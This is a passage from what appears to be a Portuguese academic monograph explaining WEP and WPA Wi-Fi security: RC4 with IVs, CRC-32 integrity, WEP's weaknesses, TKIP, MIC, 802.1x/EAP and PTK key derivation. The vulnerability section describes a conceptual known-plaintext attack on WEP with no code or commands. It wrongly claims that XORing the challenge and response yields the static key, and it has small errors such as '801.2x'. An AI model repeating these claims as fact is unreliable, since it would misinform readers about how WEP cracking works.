administrador da rede (ou responsável técnico), porém este valor não é usado sozinho na criação do fluxo de dados criptografados WEP. Uma técnica para randomizar a chave é aplicada, usando o vetor de inicialização (IV) de 24 bits criado a cada frame (*frame-by-frame*) (EARLE, 2006). A partir de então, com a chave WEP e o IV concatenados, tem-se uma chave de 64 bits ou 128 bits. Este resultado serve de entrada para o algoritmo gerador de números pseudo-aleatórios definido pelo RC4. O PRNG (*Pseudo Random Number Generator*) gera uma seqüência de bits de mesmo tamanho que o pacote a ser cifrado. Este pacote é composto pela informação (dados) a ser transmitida e o resultado da aplicação do CRC-32 à essa informação. O CRC-32 é aplicado à informação, adicionando o ICV no pacote, para que na recepção possa ser verificada a integridade dos dados. O ICV deve ser recuperado exatamente igual pelo receptor da mensagem , caso contrário, a mensagem recebida será imediatamente considerada errada e descartada.

Tem-se então a chave criptográfica (*keystream*) e o pacote completo a ser cifrado. Dessa forma, é aplicada uma operação XOR (operação “OU Exclusivo”) a estes. O resultado dessa operação de XOR constituirá no pacote cifrado a ser transmitido. Como já mencionado, vale ressaltar que para que haja uma correta comunicação cifrada ambos interlocutores devem conhecer a chave utilizada para tal (WI-FI, 2007). Neste caso, a chave estática é (supostamente) conhecida por ambos, mas ela varia conforme o IV. E para que o receptor conheça o IV que foi utilizado em tal processo, este é inserido no cabeçalho do pacote a ser enviado, em texto claro. A partir de então, o pacote está pronto para ser enviado através do ar (EARLE, 2006). Na Figura 2.2 mostra-se o desmembramento dos pacotes que são utilizados neste processo.



Figura 2.2 - Detalhamento do processo WEP.
Fonte: EARLE (2006, p.190).

No recebimento, o receptor faz o processo inverso para descriptografar o pacote e ter acesso à informação que fora transmitida. De posse da chave estática, e conhecendo o IV que fora recebido em texto claro, no receptor é gerado novamente a seqüência de bits aleatórios de mesmo tamanho do pacote e, utilizando a forma inversa do algoritmo RC4, é realizado uma operação XOR com esta seqüência e o pacote cifrado, transformando assim o texto cifrado em texto claro. Sendo assim, o CRC-32 é aplicado aos dados e comparado com o valor do ICV que fora recebido, para garantir que estes não foram corrompidos e/ou alterados. A Figura 2.3 demonstra o esquema de funcionamento da comunicação criptográfica utilizando WEP.



Figura 2.3 - Esquema de cifragem, transmissão e decifragem utilizando WEP.

2.1.3 Vulnerabilidades

Apesar de o WEP ser utilizado para tornar a comunicação em uma rede *wi-fi* mais segura, muitas falhas são apontadas no uso deste. Diversos autores e cientistas acadêmicos em computação publicaram relatórios sobre o protocolo WEP, questionando sua eficiência em proteger as informações. Todos indicam graves falhas na teoria e prática criptográfica que foram usadas para definir este padrão. O WEP passou por testes e subseqüentemente falhou nos três objetivos básicos propostos no desenho do padrão. Isso pode ser observado em cada uma das áreas de confidencialidade, autenticidade e integridade.

> "Existem problemas administrativos e técnicos em relação ao protocolo WEP. Em relação ao padrão original, os principais relacionam-se ao fato de usar uma chave única e estática, que deve ser compartilhada entre todos os dispositivos participantes

> de uma determinada rede. Portanto, caso seja necessária a troca da chave, o processo pode ser trabalhoso e, em alguns casos, inviável. Outro problema vincula-se ao fato de que, na época em que o padrão foi definido (1997), havia restrição dos Estados Unidos referentes à exportação de criptografia com chaves maiores que 40 bits. E finalmente, foram revelados outros problemas técnicos, que permitem ataques ao próprio algoritmo." (RUFINO, 2005, p.65).

Para que haja uma correta comunicação cifrada, é necessário que ambos interlocutores conheçam a chave utilizada em tal processo. Um dos problemas encontrados neste protocolo é exatamente a dificuldade de distribuir as chaves, já que o padrão não determina (nem sugere) como isto deve ser feito. Em redes pequenas e pouco móveis, tal fato não chega a ser um problema, mas, mesmo assim, ainda exige administração. Por outro lado, em redes maiores e /ou com grande mobilidade, isso pode ser impossível de ser feito. Uma chave é exponencialmente menos secreta tanto quanto forem os dispositivos (ou até pessoas) que a conhecerem, visto que equipamentos podem ser perdidos, atacados e compartilhados. Outro problema relacionado às chaves utilizadas pelos dispositivos clientes é a forma de armazenamento destas no cliente. Como o protocolo não define nenhum método para cifragem na guarda da chave, esta é armazenada de forma legível, o que torna um ambiente vulnerável, caso um cliente, que componha a rede, seja comprometido (EARLE, 2006).

Com relação à integridade, o WEP mais uma vez falha. Por o CRC-32 ser uma função linear e não possuir chave (é independente do IV e da chave WEP), este método possibilita que modificações sejam feitas no pacote sem que sejam detectadas (RUFINO, 2005).

A utilização do algoritmo RC4 também reporta um problema: ao utilizar uma técnica de equivalência numérica, o RC4 recebe um *byte* que realiza um processamento e gera como saída também um *byte*, diferente do original. Porém essa função permite identificar o tamanho da mensagem original, já que a informação gerada terá o mesmo tamanho que esta. Isso cria, para um possível atacante, facilidades na identificação de pacotes específicos.

Um dos grandes problemas do WEP faz referência ao vetor de inicialização. O IV pode variar em 24 bits a chave estática, tornando diferente o resultado de mensagens idênticas. Porém o tamanho deste vetor é muito reduzido, assumindo apenas 16.777.216 valores diferentes (RUFINO, 2005). Relembrando, para que uma comunicação cifrada seja realizada com sucesso, ambos devem conhecer a chave utilizada, que neste caso é o IV, utilizado para variar a chave estática. Este vetor é enviado em texto puro a cada pacote, sem passar por qualquer tipo de criptografia. Partindo desse pressuposto, nota-se que conhecer o IV sem conhecer a chave estática é inútil, porém como este vetor possui um tamanho

pequeno, este pode se repetir várias vezes em um tráfego intenso. A variação do IV é definida pelo fabricante, mas normalmente o IV inicia com o valor zero (0) e é incrementado em um (1) a cada pacote. Isso denota dois problemas: o primeiro é que, em um determinado momento da comunicação, o IV assumirá novamente o mesmo valor, e o segundo reside no fato de que, a cada reinicialização do dispositivo cliente (uma reinserção do adaptador de rede, por exemplo), o IV é reinicializado, recebendo novamente o valor zero, tornando comuns os pacotes com IV de baixo valor.

> "Como uma rede com tráfego intenso transmite em torno de 600 a 700 pacotes, mesmo que todos os valores sejam usados sem repetição, o mesmo valor será utilizado novamente ao final de 7 horas, assim um atacante poderá observar passivamente o tráfego e identificar quando o mesmo valor será usado novamente. Essa reutilização do vetor irá, em algum momento, revelar a chave, pois alguns pacotes têm conteúdo previsível, como "*username*", "*login*", "*password*", vários espaços em branco em mensagens de email, disparo de ICMP_REQUEST e ICMP_REPLY etc." RUFINO, 2005, p.67).

Possíveis atacantes (de modo completamente passivo) podem não obter um padrão de pacote que permita descobrir a chave, então podem atuar de forma mais ativa e forçar uma resposta conhecida. Podem, por exemplo, enviar uma instrução *ping* para algum dispositivo cliente da rede alvo. Esta envia pacotes ICMP (*Internet Control Message Protocol*) ao destino e, como tem seu conteúdo de resposta conhecido, nesse momento a chave será revelada (RUFINO, 2005). Tal fato é possível por meio da operação XOR utilizada no processo. Obtendo-se um pacote em texto claro e o mesmo pacote cifrado, aplica-se um XOR a estes, tendo assim o *keystream* utilizado para a cifragem. A partir de então são conhecidos o pacote criptografado, o IV (enviado em texto claro) e o pacote em texto claro, portanto para uma operação de regra de três chega-se à informação desejada: a chave estática. Um cenário possível para obtenção destes dados é mostrado a seguir:

a) Um dispositivo cliente tenta conectar à rede;
b) O ponto de acesso envia para o dispositivo cliente o desafio em texto claro;
c) O dispositivo cliente recebe o pacote contendo o desafio, cifra este com a chave WEP e envia para o ponto de acesso;
d) O atacante, que está analisando o tráfego, extrai o IV (que fora enviado em texto claro) e a chave, realizando uma operação XOR entre o desafio em texto claro e a resposta do dispositivo cliente (que está criptografada);
e) A partir de então, o atacante pode requisitar o acesso à rede, já que possui a chave utilizada. Dessa forma, foi possível quebrar a confidencialidade e a autenticidade oferecida pelo padrão WEP, já que a chave utilizada é a mesma para ambos.

Diversos *softwares* que efetuam a quebra da criptografia WEP são conhecidos, utilizando as mais diversas formas de ataques. Posteriormente serão abordados alguns dos softwares utilizados para tal fim, demonstrando suas características e funcionamento, aplicando estes a um cenário real onde se realizará um mapeamento de pontos de acesso e a tentativa de quebra desse protocolo.

2.2 WPA

Abreviatura para *Wi-Fi Protected Access*, o WPA surgiu de um esforço conjunto de membros da *Wi-Fi Alliance* e do IEEE, empenhados em aumentar o nível de segurança das redes *wi-fi*, visando sanar as vulnerabilidades apresentadas pelo protocolo WEP. O WPA possui uma história interessante de como se tornou um padrão. Quando a segurança do WEP foi quebrada a indústria pressionou o IEEE para que este fosse corrigido, que, por sua vez, divulgou a criação de um novo padrão de segurança denominado 802.11i. Porém este padrão estava sendo desenvolvido muito lentamente, e a necessidade por uma segurança mais robusta era extremamente crescente. Com esse cenário, a venda de equipamentos *wi-fi* decaiu, o que aumentou ainda mais a pressão ao IEEE, pois a indústria necessitava de um padrão de segurança mais robusto para aplicar a seus equipamentos. Em 2003, então, o *Wi-Fi Alliance* decidiu criar um subconjunto do padrão 802.11i, denominado WPA. Este foi criado com base no que estava pronto do padrão 802.11i, sendo ratificado no padrão WPA. Os dispositivos que possuem a interoperabilidade WPA testada e certificada pela *Wi-Fi Alliance* são identificados por um selo, conforme mostra o exemplo da Figura 2.4.

Figura 2.4 - Selo de certificação de interoperabilidade *Wi-Fi*.
Fonte: WPA (2003, p.2).

2.2.1 Características

Como o próprio nome sugere, o padrão WPA pretende garantir um acesso protegido a redes *wi-fi*. Provê autenticação e criptografia, propondo a garantia de confidencialidade, autenticidade e integridade em redes *wi-fi*. Várias mudanças e avanços foram incorporados a esse protocolo, porém boa parte deles exige a inclusão de outros elementos à infra-estrutura existente. No WPA, diferentemente do WEP, não está disponível suporte para conexões Ad-hoc (com a ratificação do protocolo 802.11i, conhecido como WPA2, o suporte a esse tipo de conexão se faz presente). Um dos pontos positivos deste protocolo é o de ser compatível com o mesmo *hardware* utilizado pelo WEP. Dessa forma a atualização do WEP para WPA pode ser realizada através da atualização do *firmware* dos dispositivos *wi-fi* e dos *softwares* utilizados na comunicação, não necessitando mudanças na infra-estrutura de *hardware*.

> "Atua em duas áreas distintas: a primeira, que visa substituir completamente o WEP, trata da cifração dos dados, objetivando garantir a privacidade das informações trafegadas, e a segunda foca a autenticação do usuário (área não coberta efetivamente pelo padrão WEP). Utiliza, para isso, padrões 802.1x e EAP (*Extensible Authentication Protocol*)." (RUFINO, 2005, p.37).

Uma grande parte do problema de confiabilidade existente no WEP refere-se aos mecanismos de criptografia utilizados. Ao analisar soluções para os problemas de criptografia do WEP, encontraram-se restrições na criação de um protocolo mais robusto. Segundo Earle (2006), as restrições encontradas foram:

- Baixo poder de processamento dos chips existentes: os algoritmos deveriam ser leves para ser possível a execução nos dispositivos que rodavam o WEP.
- Necessidade de manter compatibilidade com o padrão *wi-fi*.

O WPA avança nos pontos mais vulneráveis, quais sejam a combinação de algoritmo e temporalidade da chave. Este utiliza um esquema de encriptação otimizado, conhecido como TKIP (*Temporal Key Integrity Protocol*) (EARLE, 2006). O TKIP surgiu de uma idéia proposta por Russ Housley e Doug Whiting ao IEEE. Utiliza o mesmo algoritmo de cifragem RC4 utilizado pelo WEP, porém adiciona diversos incrementos para suprir as deficiências do WEP. É responsável pela gerência de chaves temporárias usadas pelos dispositivos comunicantes, possibilitando a preservação do segredo (chave) mediante a troca constante da chave (conhecido como *rekey*), visto que um dos problemas do WEP é exatamente a utilização de chaves estáticas, e as partes que não o são atravessarem a rede em texto claro. As chaves utilizadas são geradas dinamicamente e distribuídas pelo servidor de autenticação e, além disso, o TKIP incrementa o tamanho da chave de 40 para 128 bits (WPA, 2003). O

TKIP utiliza um vetor de inicialização (IV) com tamanho de 48 bits, permitindo assim uma importante elevação na quantidade de combinações possíveis, tornando ataques baseados na repetição de valores dos vetores praticamente impossíveis, exigindo processamento fora dos padrões de mercado atuais (EARLE, 2006).

Para tratar da integridade dos pacotes trafegados na rede, o TKIP implementa o MIC (*Message Integrity Check*), também conhecido como *Michael* (em virtude da construção fonética da sigla). Este foi desenvolvido para prevenir ataques de captura de pacotes de dados que possam ser alterados e reenviados. O MIC provê uma função matemática forte em que o receptor e o transmissor calculam e comparam e, se o resultado for diferente, é assumido que os dados foram alterados e o pacote é descartado. Tem como base uma chave de integridade, o endereçamento MAC de destino (receptor), o endereçamento MAC da origem (transmissor), a prioridade (utilizado para fins de QoS[4]) e a carga útil (*payload*) (EARLE, 2006). Diferentemente do CRC-32, utiliza um algoritmo de *hash* para efetuar os cálculos sobre a carga útil e o cabeçalho do frame. O MIC é também criptografado dentro da porção de dados, o que significa que não pode ser obtido através da captura de pacotes, sendo inserido entre os dados e o ICV. O TKIP mantém o processo do WEP nesse modelo onde é calculado um ICV, ou seja, o CRC-32 efetua a sua função sobre os dados e o MIC. Previne ataques de repetição, que são ataques em que *frames* repetidos, capturados por um atacante, são enviados com o intuito de obter acesso à rede ou alterar dados, inserindo para isto um contador de *frames* em cada *frame*. A cada *frame* esperado, *frames* com numeração anterior a este são descartados. O MIC é um algoritmo leve, que necessita de baixo poder de processamento e possui um tamanho de 64 bits.

A fim de combater ataques de modificação de mensagens, o TKIP e o MIC implementam um mecanismo de interrupção da comunicação, ou seja, se em menos de um segundo ocorrerem duas falhas de MIC, o ponto de acesso cessa suas comunicações, permanecendo por mais sessenta segundos desligado. Assim que retorna sua comunicação, este requisita a todos os dispositivos clientes que restabeleçam a comunicação, alterando suas chaves (*rekey*) (EARLE, 2006).

Como há uma grande diversidade em ambientes onde uma rede *wi-fi* possa existir (ambientes domésticos, pequenos escritórios, etc), pensou-se que o WPA pudesse ter também diferentes modelos de segurança para uma melhor adequação às diferentes necessidades. O

[4] *Quality of Service*, qualidade de serviço implementada em redes.

padrão WPA suporta dois métodos de autenticação e gerenciamento de chaves: um voltado para pequenas redes e/ou de uso doméstico (SOHO - *Small Office/Home Office*), as quais possuem um tráfego reduzido de dados e não necessitam de segurança reforçada (ou mesmo em virtude da mobilidade e facilidade que a rede necessita) e outro que diz respeito às redes corporativas, as quais necessitam de uma segurança robusta e confiável.

No primeiro método, é utilizado um esquema de chaves compartilhadas previamente conhecido como *Preshared Key* (WPA-PSK, ou WPA-*Personal*), onde existe uma chave compartilhada, conhecida como *Master Key*, responsável pelo reconhecimento do dispositivo cliente pelo ponto de acesso. A chave de criptografia inicial é derivada do processo de autenticação, que verifica se ambos interlocutores possuem a chave previamente compartilhada. O PSK pode ser um número de 256 bits ou uma frase (*passphrase*) de 8 a 63 *bytes* (aconselha-se a utilização de *passphrase* maior que 20 *bytes*) (EARLE, 2006). Apresenta problemas de escalabilidade e de gerenciamento de chaves, em virtude de, igualmente ao WEP, o padrão não definir mecanismos para distribuição da chave-mestra (que ocorre normalmente de forma manual).

O segundo método é conhecido como Infra-Estrutura (WPA-*Enterprise*), que, além da segurança, aborda a questão de autenticação do usuário (área não coberta efetivamente pelo WEP), utilizando protocolos de autenticação juntamente a servidores de autenticação em sua estrutura. Este é o mais seguro e provê a menor quantidade de administração dos dispositivos clientes (EARLE, 2006). Quando utilizado apropriadamente, o WPA provê um alto nível de garantia de que os dados permanecerão protegidos e que somente usuários autorizados podem acessar a rede (WPA, 2003).

Um modelo para cobrir a autenticação também foi definido no WPA. A autenticação com WPA é uma combinação de autenticação *open system* e autenticação 802.1x que utiliza duas fases:

- A primeira fase utiliza a autenticação *open system* e indica ao dispositivo cliente que pode enviar pacotes ao ponto de acesso;
- A segunda fase utiliza a autenticação 802.1x para prover uma autenticação em nível de usuário.

O WPA utiliza o padrão de autenticação 802.1x, que provê controle de acesso baseado em porta e autenticação mútua entre os dispositivos clientes e o ponto de acesso, através de um servidor de autenticação. O padrão 802.1x foi ratificado pelo IEEE em 2001, e

pode ser utilizado tanto em redes cabeadas quanto em redes *wi-fi*. Utiliza o protocolo EAP (*Extensible Authentication Protocol*), que permite integrar soluções de autenticação já conhecidas. O EAP permite vários métodos de autenticação, sejam estes em forma de certificados digitais (muito utilizado hoje em segurança da internet), usuário (*login*) e senha únicos, *smart cards* ou outra credencial de identidade. Funciona através de um *framework* generalizado, possibilitando a escolha do método específico a ser utilizado. Quando o EAP é invocado por um ponto de acesso através do protocolo 802.1x, seus métodos provêm um mecanismo de autenticação segura e negociam seguramente o PMK (*Pairwise Master Key*, o par de chaves utilizado na comunicação) entre o dispositivo cliente e o ponto de acesso. O PMK então pode ser utilizado para a sessão de encriptação da comunicação. Os métodos mais comuns utilizados e que operam em uma rede *wi-fi* são: EAP-TLS (EAP - *Transport Layer Security*), EAP-TTLS (EAP- *Tunneled Transport Layer Security*), PEAP (*Protected* EAP) e LEAP (*LightWeight* EAP) (EARLE, 2006). A seguir uma breve descrição de tais:

- EAP-TLS (*Transport Layer Security*): a autenticação no modelo TLS é realizada mediante troca inicial de certificados digitais entre o dispositivo cliente e o servidor de autenticação (assinados pela mesma autoridade certificadora), por intermédio do ponto de acesso;
- EAP-TTLS (*Tunneled Transport Layer Security*): é uma extensão do modelo TLS, que cria um túnel criptográfico entre o dispositivo cliente e o servidor de autenticação. Este túnel é criado exatamente para assegurar o binômio usuário/senha que é utilizado na autenticação. O TTLS cria apenas o túnel, ficando a cargo de outro método a autenticação efetiva, utilizado juntamente ao TTLS. Para isso, estão disponíveis atualmente: PAP (*Password Authentication Protocol*), CHAP (*Challenge-Handshake Authentication Protocol*) e MSCHAP (um CHAP implementado pela *Microsoft*[5]);
- PEAP (*Protected* EAP): Oferece autenticação baseada em senha e exige que o servidor de autenticação possua um certificado digital, porém não exige certificados nos dispositivos clientes;
- LEAP (*LightWeight* EAP): Solução proprietária desenvolvida pelo CISCO[6], utiliza o método de usuário (*login*) e senha para transmitir a identidade do dispositivo cliente ao servidor de autenticação.

[5] *Microsoft Corporation*. Disponível em http://www.microsoft.com.
[6] *Cisco Systems, Inc*. Disponível em http://www.cisco.com.

Objetivando a segurança entre o ponto de acesso e o servidor de autenticação, o padrão WPA inclui o protocolo RADIUS. Este protocolo funciona criando um túnel criptografado entre o ponto de acesso (autenticador) e o servidor de autenticação (que normalmente é um servidor RADIUS). Esse túnel é utilizado para enviar todas as informações de quem é o usuário, o que o usuário está autorizado a acessar e o que o atual usuário acessou. Para iniciar este túnel criptográfico, uma frase ou senha (chamado de segredo compartilhado, ou *shared secret*) se faz necessário. Este segredo deve estar localizado no ponto de acesso participante da rede RADIUS e no servidor RADIUS. Uma vez que o segredo é corretamente configurado, inicia-se a comunicação segura.

A vantagem em se utilizar um servidor de autenticação é que se pode integrar padrões de autenticação tradicionais, como o RADIUS, e incorporar novos usos (autenticar usuários de rede sem fio) a um ambiente já existente. Além disso, o servidor RADIUS permite a integração com banco de dados e/ou serviços de diretórios, mantendo assim uma base de dados centralizada, podendo autenticar o usuário qualquer que seja seu meio de acesso (redes cabeadas, acesso discado, redes *wi-fi*, etc.).

2.2.2 Funcionamento

Como citado anteriormente, o WPA provê duas formas de autenticação e gerenciamento de chaves: WPA-PSK e WPA-*Enterprise*.

No WPA-PSK, a autenticação é realizada de forma similar a utilizada no padrão WEP. Como deve haver uma chave conhecida previamente por ambos interlocutores, a autenticação é realizada diretamente entre o dispositivo cliente e o ponto de acesso, utilizando a técnica de *challenge-response*. Depois de efetuada a autenticação, é iniciado o processo de criptografia e integridade dos dados, o qual utiliza a encriptação TKIP. Quando utilizado o PSK, cada dispositivo cliente cria, a partir da chave mestra, uma subseqüência de chaves. Esta chave mestra é a mesma em toda a rede, assim como no WEP, porém é utilizada para criar uma chave baseada na sessão de cada cliente. Sendo assim, cada sessão da comunicação utilizará uma chave diferente (WPA, 2003). O método PSK provê aos usuários de redes SOHO a mesma encriptação forte, construção de chaves por pacote e gerenciamento de chaves que o WPA-*Enterprise*. Na Figura 2.5 é demonstrado um cenário de autenticação WPA-PSK.



Figura 2.5 - Autenticação utilizando WPA-PSK.
Fonte: WPA (2003, p.6).

O WPA-*Enterprise* utiliza-se de um forte e seguro esquema de autenticação implementando o padrão 802.1x e o protocolo EAP. Dessa forma, têm-se as seguintes entidades relacionadas no processo (EARLE, 2006):

- Suplicante: é o usuário a ser autenticado. Pode ser um *laptop*, PDA ou qualquer dispositivo que tenha uma interface de rede *wi-fi*;
- Autenticador: intermediário na transação entre o suplicante e o servidor de autenticação. Em redes *wi-fi* é representado pelo ponto de acesso. O autenticador não conhece o método utilizado para a autenticação, este simplesmente repassa as requisições do suplicante ao servidor de autenticação;
- Servidor de Autenticação: como o próprio nome sugere é o servidor de autenticação do suplicante. Além disso, é o responsável por negociar com o suplicante as chaves utilizadas no processo de criptografia e integridade dos dados. É, notadamente, um servidor RADIUS.

Para que a comunicação entre estes dispositivos seja realizada da maneira mais segura possível, os protocolos definidos para a intercomunicação são:

- Para a comunicação entre o suplicante e o autenticador, são utilizados os protocolos 802.1x e EAP;
- Para a comunicação entre o autenticador e o servidor de autenticação, é utilizado o protocolo RADIUS.

O processo de autenticação neste modelo funciona da seguinte maneira: primeiramente, o suplicante deve se conectar ao autenticador, que é o responsável por fornecer acesso aos recursos da rede. O autenticador mantém o controle sobre as portas utilizadas por cada suplicante, permitindo ou não o acesso à rede, dependendo da resposta dada pelo servidor de autenticação. Sendo assim, o autenticador envia ao servidor de autenticação um pedido de acesso, o qual retorna com um pedido de identificação do suplicante. Desta forma, o autenticador requisita ao suplicante a sua identificação, que retorna com sua identificação (seja ela por certificado, usuário/senha, etc.). O autenticador repassa ao servidor de autenticação o que fora recebido e este avalia a identificação, retornando ao autenticador a confirmação (ou não) da identidade. Na Figura 2.6, é demonstrado um cenário de autenticação WPA-*Enterprise*.



Figura 2.6 - Autenticação WPA-*Enterprise.*
Fonte: WPA (2003, p.5).

Para resolver alguns problemas de criptografia do WEP, no WPA, o TKIP incrementa o tamanho da chave utilizada de 40 para 128 bits que, diferentemente do WEP, não utiliza apenas uma chave estática, mas chaves que são geradas dinamicamente e distribuídas pelo servidor de autenticação. O TKIP utiliza hierarquia de chaves e uma metodologia de gerência de chaves para garantir que estas não possam ser conhecidas por possíveis atacantes. O frame EAPOL-*Key* (EAP *over* LAN-*Key*), implementando pelo protocolo EAP, é utilizado para transportar as informações de troca de chave entre o

autenticador e o suplicante, sendo este o mais seguro relacionado ao protocolo EAP (TECHNET, 2004).

Para que estas chaves sejam geradas e gerenciadas com segurança, o protocolo TKIP utiliza um *framework* 801.2x/EAP. Após o servidor de autenticação aceitar a credencial do usuário, utiliza o 802.1x para gerar um *pairwise key* para aquela sessão. O TKIP distribui, então, essa chave para o dispositivo cliente e para o ponto de acesso (autenticador), definindo uma hierarquia de chaves e um sistema de gerenciamento, utilizando o *pairwise key* para gerar dinamicamente uma única chave de criptografia, para criptografar os pacotes de dados que serão transmitidos durante a sessão do usuário, confirmando as partes envolvidas (WPA, 2003). O WPA utiliza um grupo de quatro chaves diferentes, conhecido como *Pairwise Temporal Keys* (PTK) para cada par cliente - ponto de acesso. Para que haja a derivação do PTK, o WPA utiliza os seguintes valores (TECHNET, 2004):

- *Pairwise Master Key* (PMK): uma chave de 256 bits derivada do processo de autenticação EAP-TLS ou PEAP;
- Nonce 1: um número aleatório, determinado pelo ponto de acesso;
- MAC 1: o endereçamento MAC do ponto de acesso;
- Nonce 2: um número aleatório, determinado pelo dispositivo cliente;
- MAC 2: o endereçamento MAC do dispositivo cliente.

O grupo PTK utilizado para a transmissão de dados e para as mensagens EAPOL-*Key* é composto pelas seguintes chaves (TECHNET, 2004):

- *Data Encryption Key*: uma chave de 128 bits utilizada para a encriptação de frames;
- *Data Integrity Key*: uma chave de 128 bits utilizada para calcular o MIC dos frames;
- EAPOL-*Key Encryption Key*: uma chave de 128 bits utilizada para encriptação de mensagens EAPOL-*Key*;
- EAPOL-*Key Intergrity Key*: uma chave de 128 bits utilizada para calcular o MIC das mensagens EAPOL-*Key*.

Sendo assim, o PMK é determinado pelo dispositivo cliente e pelo servidor de autenticação, que o envia para o ponto de acesso através da mensagem de aceitação de acesso. Após ter recebido o PMK, o ponto de acesso inicia a troca da chave temporal (*temporal key*), que é procedida da seguinte forma:

- A mensagem EAPOL-*Key*, enviada pelo ponto, de acesso contém o Nonce 1 e o MAC 1. Em virtude de o PTK não ter sido determinado até o momento, a mensagem é enviada em texto claro e sem proteção de integridade. A partir de então, o dispositivo cliente possui todos os elementos necessário para calcular o PTK;
- A mensagem EAPOL-*Key*, enviada pelo dispositivo cliente, contém o Nonce 2, MAC 2 e o MIC. Sendo que o dispositivo cliente calculou o PTK, este calcula o MIC utilizando o EAPOL-*Key Integrity Key*. O ponto de acesso utiliza os valores do Nonce 2 e MAC 2 para derivar o PTK e validar o valor do MIC;
- A mensagem EAPOL-*Key*, enviada pelo ponto de acesso, então, contém o MIC e um número de início, indicando que o ponto de acesso está pronto para enviar dados criptografados e mensagens EAPOL-*Key*;
- A mensagem EAPOL-*Key*, enviada pelo dispositivo cliente, também contém o MIC e um número de início, indicando que tal está pronto para enviar dados criptografados e mensagens EAPOL-*Key*.

